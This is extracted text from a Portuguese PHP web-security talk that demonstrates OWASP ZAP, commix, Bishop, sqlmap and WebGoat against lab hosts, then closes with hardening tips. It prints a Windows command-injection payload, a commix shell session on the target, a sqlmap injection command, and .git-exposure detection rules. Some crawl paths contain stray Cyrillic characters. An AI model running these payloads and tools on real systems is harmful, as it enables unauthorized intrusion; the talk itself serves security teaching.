
GET http://192.168.140.137:8080 HTTP/1.1  
Host: 192.168.140.137:8080  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:7.0.1) Gecko/20100101 Firefox/7.0.1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-us,en;q=0.5  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7  
Proxy-Connection: keep-alive  
Cookie: JSESSIONID=26F41DB75CA149C6487D0BA01CA8ADFF  
Cache-Control: max-age=0

History Search Break Points Alerts Active Scan Spider Brute Force Port Scan Fuzzer Output

Site: 192.168.140.137:8080 100%


URI found during crawl:  
http://192.168.140.137:8080/zapwave/active/inject/TODO  
http://192.168.140.137:8080/zapwave/pассив/info/app-stack-trace.jsp  
http://192.168.140.137:8080/zapwave/pассив/info/server-stack-trace.jsp  
http://192.168.140.137:8080/zapwave/pассив/info/cookie-no-httponly.jsp  
http://192.168.140.137:8080/zapwave/pассив/session/session-password-autocomplete.jsp  
http://192.168.140.137:8080/zapwave/pассив/session/weak-authentication-basic.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-form-basic.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-url-basic.jsp?name=test  
http://192.168.140.137:8080/zapwave/active/xss/xss-cookie-basic.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-form-url.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-form-strip-script.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-anti-csrf.jsp  
http://192.168.140.137:8080/zapwave/active/inject/inject-sql-form-basic.jsp  
http://192.168.140.137:8080/zapwave/active/inject/inject-sql-url-basic.jsp?name=test  
http://192.168.140.137:8080/zapwave/pассив/session/session-password-autocomplete.jsp  
http://192.168.140.137:8080/zapwave/active/xss/xss-anti-csrf.jsp

URI found but out of crawl scope:  
http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd  
http://www.w3.org/1999/xhtml  
http://www.owasp.org/index.php/OWASP\_Zed\_Attack\_Proxy\_Project  
http://www.apache.org/licenses/LICENSE-2.0



<https://github.com/zaproxy/zaproxy>





**<https://portswigger.net/burp/>**

```
+--  
Automated All-in-One OS Command Injection and Exploitation Tool  
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)  
+--  
  
[*] Checking connection to the target URL... [ SUCCEED ]  
[*] Setting the GET parameter 'addr' for tests.  
[!] Warning: Due to the relatively slow response of 'cmd.exe' in target host, there may be delays during the data extraction procedure.  
[*] Testing the classic injection technique... [ SUCCEED ]  
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.  
[~] Payload: %26for /f "tokens=*" %i in ('cmd /c "set /a (43+32)"') do @set /p = REUOZQ%iREUOZQREUOZQ< nul  
  
[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y  
  
Pseudo-Terminal (type '?' for available options)  
commix(os_shell) > hostname  
  
Win7  
  
commix(os_shell) > █
```

**<http://www.commixproject.com/>**



Bishop

## ◆ Vulnerable Sites

[Clear Vulnerable Sites](#)

[Import/Export Vulnerable Sites](#)

Location

Matched Rule

Delete

No sites collected yet!

## ■ Rules

(10 of 10 rules enabled; 50 seconds to process all)

[Enable All](#)

[Disable All](#)

[Delete All Rules](#)

[+ Add Rule](#)

[Add Demo Rules](#)

Enabled	Risk	Rule	Description	URL	Regex String	Delete
<input checked="" type="checkbox"/>	Low	Git Repo	Find publicly accessible .git repos	git/HEAD	ref: (refs )[0-9a-fA-F]+)	
<input checked="" type="checkbox"/>	Medium	Web Accessible php.exe	Finds directory listings that include php.exe		Index(  )modified(  )php.exe	
<input checked="" type="checkbox"/>	Medium	Indexable cgi-bin	Find directory listed cgi-bin's	cgi-bin	Index(  )modified	
<input checked="" type="checkbox"/>	Medium	OWA Login 2	Find Outlook Web Access Logins	mail	Connected to	

<https://github.com/jkingsman/Bishop>

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



{1.0.5.63#dev}

<http://sqlmap.org>

Tweets by @sqlmap

@sqlmap

@sqlmap

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

technique, lots of bug  
fixes/patches, etc.

[\*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL regular updates

[17:43:06] [INFO] heuristics detected web page charset 'ascii'

[17:43:06] [INFO] testing if the target URL is stable

[17:43:07] [INFO] target URL is stable

[17:43:07] [INFO] testing if GET parameter 'id' is dynamic

[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic

[17:43:07] [INFO] GET parameter 'id' is dynamic

[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable  
(possible DBMS: 'MySQL')

**<http://sqlmap.org/>**

# WebGoat - Aplicação Vulnerável para Estudo

The screenshot shows a web browser window with the URL `localhost:8080/WebGoat/start.mvc#attack/503/400`. The main content is titled "DOM Injection". On the left, there's a sidebar with a red header containing the "WEBGOAT" logo and a goat icon. The sidebar menu includes links like "Introduction", "General", "Access Control Flaws", "AJAX Security", "LAB: DOM-Based cross-site scripting", "DOM Injection" (which is highlighted), "LAB: Client Side Filtering", "XML Injection", "JSON Injection", "Dangerous Use of Eval", "Insecure Client Storage", "Authentication Flaws" (partially visible), "Buffer Overflows", "Code Quality", "Concurrency", and "Cross-Site Scripting (XSS)". At the top of the main content area, there are several buttons: "Java Source", "Solution", "Lesson Plan", "Hints" (which is highlighted in red), and "Restart Lesson". Below these buttons, there's a text box containing hints: "\* Your victim is a system that takes an activation key to allow you to use it.", "\* Your goal should be to try to get to enable the activate button.", and "\* Take some time to see the HTML source in order to understand how the key validation process works." The main content area also features a large heading "Welcome to WebGoat Registration Page:" and a text input field labeled "License Key:" with a placeholder "Please enter the license key that was emailed to you to start using the application." A blue "Activate!" button is located below the license key input.

[https://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

# Últimas dicas

Monitorar logs

Manter PHP atualizado

Frameworks

Segurança física

# Últimas dicas

Sempre que possível, utilize  
código refatorado


Exposição `phpinfo()`

Cuidados ao enviar e-mails

Segurança no sistema de arquivos

# Obrigado!


## Rafael Jaques




[rafa@php.net](mailto:rafa@php.net)



[rafajaques.com.br](http://rafajaques.com.br) / [phpit.com.br](http://phpit.com.br)



[@rafajaques](https://twitter.com/rafajaques)



[speakerdeck.com/rafajaques](https://speakerdeck.com/rafajaques)

# Imagenes utilizadas

- <https://flic.kr/p/5Ndwd8>
- <https://flic.kr/p/i3NEP6>
- Icons made by Madebyoliver from [www.flaticon.com](http://www.flaticon.com) is licensed by CC 3.0 BY